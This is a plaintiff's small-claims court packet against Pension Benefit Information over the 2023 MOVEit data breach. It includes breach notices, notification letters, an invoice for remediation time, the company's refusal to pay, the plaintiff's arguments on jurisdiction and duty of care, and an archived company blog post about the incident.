Contents

KING COUNTY DISTRICT COURT
STATE OF WASHINGTON

William K Hollis Plaintiff(s), v. Pension Benefit Information, LLC Defendant(s).	No. 25CIV60102KCX **NOTICE OF SMALL CLAIM PRETRIAL CONFERENCE**

You are scheduled for a mandatory Pretrial Hearing on **August 14, 2025** at **8:45 AM**.

Please note: **your appearance, in-person, is mandatory.**

KING COUNTY DISTRICT COURT
Redmond COURTHOUSE
August 14, 2025 at 8:45 AM
Redmond Courtroom 4
8601 160th Avenue NE
Redmond, WA 98052

(Pages 1-12 deleted)

Appendix A- Number of Washington Residents In The Data Breach and Breach Notification

https://www.atg.wa.gov/pension-benefit-information-llc

Home | Pension Benefit Information, LLC

Pension Benefit Information, LLC

Pension Benefit Information, LLC Notice

Start Date:
05/29/2023
End Date:
05/30/2023
Report Date:
07/12/2023
Information Compromised:
Name; Social Security Number; Full Date of Birth; Other
Number of Washingtonians Affected:
18856

For Washington State breach disclosure from Samuel Sica, III of MULLEN COUGHLIN LLC see:
https://agportal-s3bucket.s3.amazonaws.com/databreach/BreachA25777.pdf
Inserted below for your edification:

Samuel Sica, III
Office: (267) 930-4802
Fax: (267) 930-4771
Email: ssica@mullen.law

426 W. Lancaster Avenue, Suite 200
Devon, PA 19333

August 24, 2023

VIA E-MAIL

Washington State Office of the Attorney General
1125 Washington Street SE
PO Box 40100
Olympia, WA 98504-0100
E-mail: securitybreach@atg.wa.gov

Re: Supplemental Notice of Security Event

To Whom It May Concern:

We represent Pension Benefit Information, LLC ("PBI") located at 333 South Seventh Street, Suite 2400, Minneapolis, Minnesota 55402. PBI provides death audit, address research, and other services for insurance companies, pension funds, and other organizations.

We write to supplement our previous notice to your office on July 12, 2023 of a security event that may have affected the security of certain personal information relating to approximately nine thousand five hundred forty-two (9,542) Washington residents that PBI was processing for one of PBI's business clients ("Client") on behalf of that Client's customer Continental Casualty Company ("CNA"). By providing this notice, PBI does not waive any rights or defenses regarding the applicability of Washington law, the applicability of the Washington data event notification statute, or personal jurisdiction.

Nature of the Security Event

On or around May 31, 2023 and again in June 2023, Progress Software Corporation publicly disclosed zero-day vulnerability that impacted its MOVEit Transfer software. As a user of that

software, PBI moved quickly to apply available patching, which was first available June 2, 2023, and undertook recommended mitigation steps. PBI promptly launched an investigation, with the assistance of third-party cybersecurity specialists, to determine the potential impact of the vulnerability's presence on its MOVEit Transfer servers and on the data housed on the servers. The investigation determined that a threat actor exploited a zero-day vulnerability and accessed one of PBI's MOVEit Transfer servers on May 29, 2023 and May 30, 2023, and exfiltrated certain

data from that MOVEit Transfer server during that time. PBI subsequently undertook a time intensive and detailed review of the data stored on the server at the time of the event to understand the contents of that data and to which business clients that data relates. Through this review, PBI determined that certain information related to residents of Washington affiliated with certain customers of its Client was present on the server at the time of the event.

PBI's investigation determined that the information involved in this event that could have been subject to unauthorized access by the threat actor includes the impacted person's name, Social Security number, date of birth, and policy number.

Notice to Washington Residents

On or about July 3, 2023, PBI provided notice to Client of this event with an offer to provide notification services to potentially affected individuals on their behalf and at their direction. On or about August 25, 2023, PBI will begin to provide PBI's written notice of this event to potentially affected individuals on CNA's behalf and at their direction. This mailing includes notice to approximately nine thousand five hundred forty-two (9,542) Washington residents impacted by the event who are affiliated with customers of Client.

Written notice is being provided in substantially the same form as the letter attached here as ***Exhibit A***.

Other Steps Taken and To Be Taken

Upon learning about this event, PBI moved quickly to investigate and respond, assess the security of PBI's systems, including its MOVEit Transfer servers, and notify potentially affected PBI business clients. PBI is providing access to credit monitoring and identity restoration services for 24 months, through Kroll, to individuals affiliated with the Client's impacted customers whose personal information was involved in this event, at no cost to these individuals. PBI is also establishing a toll-free call center for notified individuals affiliated with its impacted customers to address any questions related to this event.

Additionally, PBI is providing potentially affected individuals affiliated with its Client's impacted customers with guidance on how to better protect against identity theft and fraud, including advising individuals to report any suspected incidents of identity theft or fraud to their credit card

company and/or bank. PBI is also providing individuals with information on how to place fraud alerts and credit freezes on their credit files, the contact details for the national consumer reporting agencies, information on how to obtain a free credit report, a reminder to remain vigilant for incidents of fraud and identity theft by reviewing account statements and monitoring free credit reports, and encouragement to contact the Federal Trade Commission, their state attorney general, and law enforcement to report attempted or actual identity theft and fraud.

PBI, on behalf of Client, is providing written notice of this event to appropriate governmental regulators, as necessary, and to the three nationwide consumer reporting agencies, Equifax, Experian, and TransUnion.

Contact Information

Should you have any questions regarding this notification or other aspects of the event, please contact us at (267) 930-4802.


Very truly yours,

Samuel Sica, III of MULLEN
COUGHLIN LLC

SZS/jls
Enclosure

Appendix B- Breach Notification Letters

Breach Notification Letter received in personal mail from PBI:



pbi

July 14, 2023

Dear

Pension Benefit Information, LLC, dba PBI Research Services ("PBI") provides audit and address research services for insurance companies, pension funds, and other organizations, including Genworth Life and Annuity Insurance Company (GLAIC), or for a third party acting on their behalf. PBI is providing notice of a third-party software event that affected the security of some of your information. Although we have no indication of identity theft or fraud in relation to this event at the time of this mailing, we are providing you with information about the event, our response, and additional measures you can take to help protect your information, should you feel it appropriate to do so.

What Happened? On or around May 31, 2023, Progress Software, the provider of MOVEit Transfer software disclosed a vulnerability in their software that had been exploited by an unauthorized third party. PBI utilizes MOVEit in the regular course of our business operations to securely transfer files. PBI promptly launched an investigation into the nature and scope of the MOVEit vulnerability's impact on our systems. Through the investigation, we learned that the third party accessed one of our MOVEit Transfer servers on May 29, 2023 and May 30, 2023 and downloaded your data. We then conducted a manual review of our records to confirm the identities of individuals potentially affected by this event and their contact information to provide notifications. We recently completed this review.

What Information Was Involved? Our investigation determined that the following types of information related to you were present in the server at the time of the event: name, Social Security number, date of birth, zip code, state of residence, role in policy/account (eg., Annuitant, Joint Insured, Owner, etc.), general product type, and policy/account number.

What We Are Doing. We take this event and the security of information in our care seriously. Upon learning about this vulnerability, we promptly took steps to patch servers, investigate, assess the security of our systems, and notify potentially affected customers and individuals associated with those customers. In response to this event, we are also reviewing and enhancing our information security policies and procedures.

While we are unaware of any identity theft or fraud as a result of this event at the time of this mailing, as an additional precaution, PBI is offering you access to 24 months of complimentary credit monitoring and identity restoration services through Kroll. Details of this offer and instructions on how to activate these services are enclosed with this letter.

What You Can Do. We encourage you to remain vigilant against incidents of identity theft and fraud by reviewing your account statements and monitoring your free credit reports for suspicious activity and to detect errors for the next twelve to twenty-four months and to report suspected identity theft incidents to the insurance company. Please also review the enclosed *Steps You Can Take to Protect Personal Information*, which contains information on what you can do to safeguard against possible misuse of your information. You can also enroll in the credit monitoring services that we are offering.

297200-1/4 ELN-18304

For More Information. If you have additional questions, you may call our toll-free assistance line at (866) 373-9043, Monday through Friday from 9:00 a.m. to 6:30 p.m. Eastern time (excluding U.S. holidays). You may also write to PBI at 333 South Seventh Street, Suite 2400, Minneapolis, MN 55402 or to the insurance company at 3100 Albert Lankford Drive, Lynchburg, VA 24501.

Sincerely,

John Bikus
President
Pension Benefit Information, LLC

297200-2/4

From Genworth:

Genworth

Genworth Life Insurance Company
3100 Albert Lankford Dr.
Lynchburg, VA 24501

Important Update July 31, 2023
from
Genworth Life Insurance Company

Customer service
888-325-5433
M–TH: 8:30AM – 6PM EST
FRI: 9AM – 6PM EST
genworth.com

Dear

Genworth was recently notified by PBI Research Services (PBI) that **your personal information was involved in a data security event** that took advantage of a vulnerability in the widely-used MOVEit file transfer software that PBI uses. PBI is a third-party vendor that Genworth uses to satisfy regulatory obligations to scan various databases to determine whether a customer may have passed and triggered death benefits under a life insurance policy or annuity contract. We also use PBI to identify deaths that have occurred across our other lines of insurance, as well as the deaths of insurance agents to whom we pay commissions.

While no Genworth information systems or business operations were impacted by this event, we take very seriously our responsibility to protect the data you entrust to us—and we expect the same from our vendors. Unfortunately, a vulnerability in the MOVEit software was exploited, enabling the PBI security event.

To help you monitor for identify theft, **PBI is providing 24 months of credit monitoring, fraud consultation, and identity theft restoration services from Kroll, free of charge. Please watch for a letter from PBI in an envelope with the PBI logo with activation instructions for this coverage.** If you have not received the mailing by August 15 (or you discarded it), you can call Genworth (888-325-5433) to learn how to activate your credit protection services.

You can visit genworth.com/moveit for up-to-date FAQs on the security event and Genworth's response, as well as tips on protecting your identity. While the MOVEit event has impacted many organizations globally, Genworth remains focused on protecting your personal information within our own systems and those of our vendors.

Thank you very much,
Tom McInerney
President & CEO
Genworth

6125-04-0992598

Appendix C- Invoice and Refusal to pay

See below bill for services rendered and for PBI's refusal to compensate

William K Hollis

August 5, 2023

Accounts Receivable
PBI Research Services
333 South 7th Street, Suite 2400
Minneapolis, MN 55402

Re: Notification of data breach on July 14, 2023

To whom it may concern,

I was contacted by Rose Hollis to review, investigate, and remediate the security issue as advised by your company in a letter dated July 14, 2023.

The current effort to perform initial review and remediation has been completed. While I believe that the steps I have taken should preclude need to perform further work, if there is any new indication of fraud I may need to perform additional security remediation that will, of course, be billed to your company.

Thank you for your time and attention to this matter. Payment of the enclosed invoice is expected within 90 days. Thank you for your timely response.

William K Hollis

Hollis

Invoice

Date	Invoice #
8/5/2023	8001

Bill To
PBI Research Services 333 South 7th Street, Suite 2400 Minneapolis, MN 55402

P.O. No.	Terms	Project
	Net 90	

Description	Qty	Rate	Amount
Research	1	300.00	300.00
Review Credit	1	300.00	300.00
Freeze credit	1.5	300.00	450.00
PBI Research Services Data Breach letter from John Bikus, dated July 14, 2023. Personally identifiable information (PII) breached from your company that did not adequately secure the PII data. Invoice for the work done to review and secure this leak of information:			

Total	$1,050.00
Payments/Credits	$0.00
Balance Due	$1,050.00

pbi

September 6, 2023

Dear William

PBI Research Services (PBI) received your correspondence regarding the MOVEit security event. Due to pending litigation brought on behalf of a putative class of which may be a potential class member, PBI is not engaging in negotiations with individuals at this time. Similarly, PBI cannot further discuss any issues which may be contested in the context of the pending litigation.

PBI regrets being unable to further address your concerns at this time.

Sincerely,
The PBI Team

pbi
333 South 7th Street, Suite 2400
Minneapolis, MN 55402

MINNEAPOLIS MN 553
7 SEP 2023 PM 3 L

William

PBI Research Services
333 South 7th St. #2400, Minneapolis, MN 55402

Appendix D- Response to PBI's notices to dismiss

PBI has requested multiple times to dismiss via submissions for the case, 25CIV60102KCX, and case 24CIV19227KCX. To limit the length of this document I will only include my response to the notices. If the reader wishes to read the original notices I invite them to review them online.

(Part 1)

Personal Jurisdiction

PBI contends it is not subject to personal jurisdiction in WA because it is a Delaware LLC headquartered in Minnesota with no physical presence or operations in WA. PBI emphasizes it has no offices, employees, or servers in WA and claims it "does not deliver its services in WA." In PBI's view, I have not alleged that PBI purposefully availed itself of WA or that any relevant activities occurred in WA. Absent general jurisdiction, they argue specific jurisdiction also fails because PBI asserts it never targeted or conducted activities in WA. Essentially, PBI likens this to an out-of-state cyber incident that incidentally affected a WA resident.

Counterarguments / Weaknesses

- Despite PBI's denial, evidence suggests PBI's business did reach into WA (indeed worldwide). PBI itself acknowledges it "may have non-individual clients in WA" - in fact, PBI was a third-party service provider for organizations that include WA-based entities or serve WA residents. For example, WA universities and employers were impacted by PBI's data breach. This indicates PBI was entrusted with personal data of WA residents through its services, and PBI undertook obligations directed at WA residents. Sending breach notices into WA or handing data of WA individuals is not a random occurrence - it arises from PBI's commercial relationships and nationwide services that include WA. These intentional relationships demonstrate "purposeful availment" of the privilege of doing business in WA, even without a physical office.

  See Appendix "A" – Almost 19,000 Washingtonians were affected
  See Appendix "B" – Breach Notification Letter

- The claim sounds in negligence (a tort) alleging PBI failed to safeguard personal information. Under WA's long-arm statute, a non-resident is subject to jurisdiction if they commit a tortious act "within" WA (RCW 4.28.185(1)(b)). Notably, WA courts interpret a tortious act to occur in WA if the injury happens here, even if the negligent conduct occurred out of state. In essence, by allegedly failing to secure data that includes WA residents' information, PBI allowed a harm to materialize inside WA - satisfying the long-arm statute and due process "minimum contacts" via the in-state effects of PBI's business activities.
- The second prong of specific jurisdiction - that the claim "arises from or relates to" the defendant's forum contacts - is also met. The very reason PBI possessed my wife's

personal data is because PBI's service relationships that involved WA. This nexus shows the lawsuit isn't an unrelated forum grab - it directly stems from PBI's decision to include WA-based data in its business operations.

- Given PBI's line of work, it was foreseeable that a data breach impacting WA residents could lead to legal action in WA. PBI even complied with WA's Data Breach Notification law by notifying affected individuals in WA as required and the WA state Office Of The Attorney General (see Appendix A). By doing so, PBI implicitly recognized WA's interests and its obligations under WA law, undermining the claim that it had "no contacts" with the state. Exercising jurisdiction in these circumstances aligns with "fair play and substantial justice" - WA has a strong interest in protecting its residents from data breaches, and I and my wife, as residents, have a convenient forum at home. Modern courts acknowledge that physical distance alone is less burdensome in an era of electronic communication and remote proceedings.

Forum Non Conveniens

PBI asserts that even if jurisdiction exists, the case should be dismissed under the doctrine of forum non conveniens in favor of a Minnesota court. WA law gives courts discretion to decline jurisdiction if litigation in another forum would better serve the convenience of parties and the ends of justice. PBI argues private interest factors: a small claims matter could be handled more efficiently in Minnesota without travel. PBI also mentions Minnesota's Conciliation court is an adequate alternative forum where I could refile online and hearings conducted online.

Counterarguments / Weaknesses

- WA Courts start with a strong presumption in favor of the plaintiff's chosen forum, especially if the plaintiff is a resident of that forum. Here, WA is my home state and the location of the harm. That weighs heavily against dismissal. I chose King County because of locality and that I would get a fair judgement, and that I would be significantly inconvenienced by having to pursue the case in Minnesota.
- While PBI would prefer not to travel, modern solutions can mitigate most of PBI's inconvenience without abandoning my chosen forum. In fact, PBI's alternative request is to handle the hearing virtually - a tacit admission that a remote appearance in WA is feasible. If the court can accommodate virtual participation, the private interest factors are no longer applicable.
- PBI's claim that "no other people in this area" are affected is likely incorrect. While my small claim may not explicitly represent others, the underlying data breach was not a one-person incident, it was in excess of 18,000. Even if mine was the only claim in this court, WA's interest in deterring negligent data practices is strong - evidenced by its strict data breach notification laws and even enforcement actions by the WA AG's Office.
- WA State provides the Zoom conferencing systems which allows participants to join remotely thus nullifying the need for travel

(Part 2)

Response to PBI's second notice to dismiss

Opposing counsel's second supplemental letter argues primarily that my claim should be dismissed for failure to state a claim upon which relief can be granted, specifically alleging I have not sufficiently demonstrated the element of duty in my negligence claim. Their legal argument rests heavily on the assertion that no traditional or special duty existed between me and PBI because my relationship with PBI is indirect, mediated through their business relationships with pension funds or insurance providers. PBI further claims that no actionable misfeasance occurred because their negligence did not directly create a new risk of harm for me.

Rebuttal

1. PBI's Duty of Care under state law

The opposing counsel relies on a traditional understanding of duty within negligence, but this narrow interpretation fails to acknowledge the evolving understanding of duties related to data security and breaches under state tort law. WA courts increasingly recognize duties owed by entities (even indirectly) when personal information is collected, stored, or processed.

Under *Degel v. Majestic Mobile Manor, Inc.,* 914 P.2d 728, 731 (Wash. 1996), a plaintiff must establish (1) existence of a duty, (2) breach of that duty, (3) resulting injury, and (4) proximate causation of injury by breach.

PBI specifically disputes the first element, arguing no duty existed. However, this interpretation misrepresents current jurisprudence on data privacy and breaches.

RCW 19.255.010 establishes clear obligations for businesses that handle personal information, mandating prompt disclosure of breaches and implicitly recognizing the obligation to maintain adequate security measures. While it does not explicitly state a private right of action, it clearly establishes a statutory standard of care that supports a common law duty under negligence.

McKenzie v. Allconnect, Inc., 369 F.Supp.3d 810 (E.D. Ky. 2019). Courts increasingly recognize a general duty of care in data breach situations because the defendant voluntarily undertakes management of sensitive personal information, triggering a common-law duty of care to secure such information.

Corona v. Sony Pictures Ent., Inc., 2015 WL 3916744 (C.D. Cal. 2015). Courts have held companies liable under negligence theories for failing to safeguard personal information, noting specifically that companies handling sensitive data implicitly accept a responsibility toward the individuals.

Thus, PBI voluntarily undertook to collect and secure sensitive personal data, voluntarily assuming a duty of care. This duty exists independently of whether I directly contracted with PBI.

2. Special Duty and Misfeasance under *Robb v. City of Seattle*

PBI cites *Robb v. City of Seattle,* 295 P.3d 212 (Wash. 2013), arguing that a duty absent of special relationship requires affirmative misfeasance - an act creating new harm. Their characterization that "no new risk of harm" was created to me is problematic.

In *Robb v. City of Seattle,* the WA Supreme Court stated that misfeasance occurs when a defendant's prior conduct, whether tortious or innocent, creates a situation of peril. A data breach inherently creates a situation of peril because it exposes victims' sensitive personal information to unauthorized third parties, placing victims at tangible risk of identity, theft, fraud, and other real and substantial harms.

This is supported by other WA cases on data breaches, such as *In re Premera Blue Cross Customer Data Security Breach Litigation,* 198 F. Supp. 3d 1183 (D. Or. 2016) where the courts recognized a duty of care because failing to adequately protect data creates foreseeable risks of identity theft and related harms.


3. Proximate Causation and Injury

While opposing counsel's letter challenges only the duty element, my injuries - time and expense mitigating identity theft risk - are directly caused by PBI's breach of its duty to securely manage data. My harm is not speculative or remote - the immediate notification of a security breach triggers statutory and practical steps required to mitigate real-world harm.

Specifically in this case my and my wife’s Name, Birthdate and Social Security number were compromised. Enough information to allow an attacker to create fraudulent accounts now and into the future. Data does not magically disappear after two years. As will be discussed, the remediation that PBI proposed does not even remotely cover the timeframe that injuries to myself and my wife can occur, those injuries can occur until the day we have passed away. In addition, the specific remediation that PBI offers is, at best, a superficial solution that does not perform the task they imply it will. I have not availed myself of their offer knowing how useless it is.


Appendix E- PBI's Initial Blog About The Incident

PBI initially had a blog detailing the breach:
https://pbinfo.com/the-MOVEit-cyberattack-what-happened-pbis-response-whats-next/
But that information was removed from the website and now shows the following (lack of) information:



However, the information that was there previously was captured:
https://web.archive.org/web/20240520234951/https://www.pbinfo.com/the-moveit-cyberattack-what-happened-pbis-response-whats-next/
(Screenshots below)

Note that the first capture (appearance) of this web page was September 26, 2023. Almost four months after the breach occurred:



The MOVEit Cyberattack – What happened. PBI's response. What's next.

August 25th, 2023 | News

As the leading provider of proactive death audit and locate services, PBI Research Services (PBI) partners with pensions plans, insurance companies, and other organizations to improve the accuracy of their data. PBI solutions have helped plans uncover over $1 billion in overpayments, releasing billions in unnecessary funding liability, meeting regulatory obligations, and helping ensure participants, policyholders, and beneficiaries receive what they've earned and deserve.

What happened?

In late May 2023, the federal government, state governments, universities, health care organizations, and corporations in the United States and around the world were impacted by a cyberattack to MOVEit, a managed file transfer (MFT) software tool used by thousands of organizations globally to securely transfer data files between locations, servers, and organizations.

Progress Software, owner of the MOVEit file transfer software, had a zero-day vulnerability that was exploited by cyber criminals. A zero-day event indicates it was a previously unknown vulnerability. According to reports, the cyber criminals accessed personal information of potentially millions of people.

PBI, like many companies, uses the MOVEit Transfer software to accept and share files. While PBI was impacted, the cyber criminals did not gain access to PBI's core systems or software. The cyber criminals only gained access to a remote server via the MOVEit administrative portal.

PBI's response.

After learning of the MOVEit event, PBI quickly assembled a team of industry specialists and immediately began reaching out to clients who were potentially impacted. Progress Software made patches available on June 2nd. That same day PBI completed Progress's recommended patching and remediation steps. PBI notified federal law enforcement on June 3, 2023.

To assist with our comprehensive incident response, PBI promptly engaged leading cybersecurity and digital forensics specialists, Kroll, to conduct a forensic investigation into the event to determine the nature and scope of the vulnerability's impact on our systems.

Communicating to impacted participants is an important part of the process. PBI is partnering with its clients to explain to participants what happened, steps that were taken, and services available to them. As part of the incident response process, PBI and its clients are offering free credit monitoring to potentially impacted individuals. To facilitate timely communication, PBI retained Kroll to manage communication to potentially impacted participants. Some of PBI's impacted clients have chosen to manage participant communications to their impacted customers.

Security has always been our priority.

Although the cyber criminals did not gain access to PBI's internal systems or software, PBI remains committed to consistently adhering to rigorous security standards. Before the event, we had a formalized security program that followed industry-recognized security frameworks including an annual SSAE 18 SOC Type II (SOC 2) audit.

If PBI is SOC 2 audited, how did this happen?

Even with the strictest controls, no organization is impervious to cyberattacks. Plus, it's important to reiterate the event *did not* penetrate PBI's internal systems.

What's an SOC 2 audit?

SOC 2 is a technology focused audit, and it provides detailed information about an organization's controls. SOC 2 is a voluntary compliance standard for service organizations, developed by the American Institute of CPAs (AICPA), which specifies how organizations should manage customer data.

SOC 2 security audits provide evidence to a broad range of stakeholders, such as customers, partners, and regulators, that the organization has implemented appropriate controls to protect its systems and data.

What's next.

PBI was not directly targeted by these cyber criminals. PBI has security controls to patch known vulnerabilities as they are identified. Zero-day attacks are by their nature attacks for which there is initially no defense until the vendor has become aware and provides patches or emergency recommendations. PBI had applied all available patches to the MOVEit system when this vulnerability was announced.

The MOVEit event was an anomaly that impacted hundreds of organizations worldwide. It was the first data event for PBI in its 40-year history. Data security is a top priority, and we always strive to do what's best for customers, participants, beneficiaries and policyholders.

About the Author: John Bikus

John is the President of PBI Research Services. Prior to joining the company, John helped start, grow and successfully sell two online companies – ObitData.com (leading online data and research company) and Legacy.com (global leader in online obituary services). He also has marketing, sales, and research experience with Kraft Foods and AC Nielsen. John holds an MBA from the University of Chicago.

Appendix F- Additional Remediation Steps

Additional security measures that PBI added after the incident.

See:
https://oag.maryland.gov/resources-info/SBN%20Documents/SBN2023/ITU-373434.pdf

To whom it may concern-

My name is Kylene Rivera, and I am the Privacy Manager at Phh Mortgage Corporation. I am reporting the following Data Privacy Event on behalf of the Privacy Officer, Assistant General Counsel of Regulatory Affairs, Amy Fleitas.

On June 3, 2023, Pension Benefit Information LLC (PBI), a PHH Mortgage third-party vendor, reported a security event impact with their file transfer software application, MoveIt. MoveIt is widely used across organizations, including the federal government, state governments, universities, healthcare organizations, and enterprise organizations in the United States. MoveIt experienced a zero-day vulnerability, exploited by cyber-security criminals. Although PHH does not utilize MoveIt, PBI uses MoveIt for file-transfers of PHH consumer data to conduct death checks for reverse borrowers.

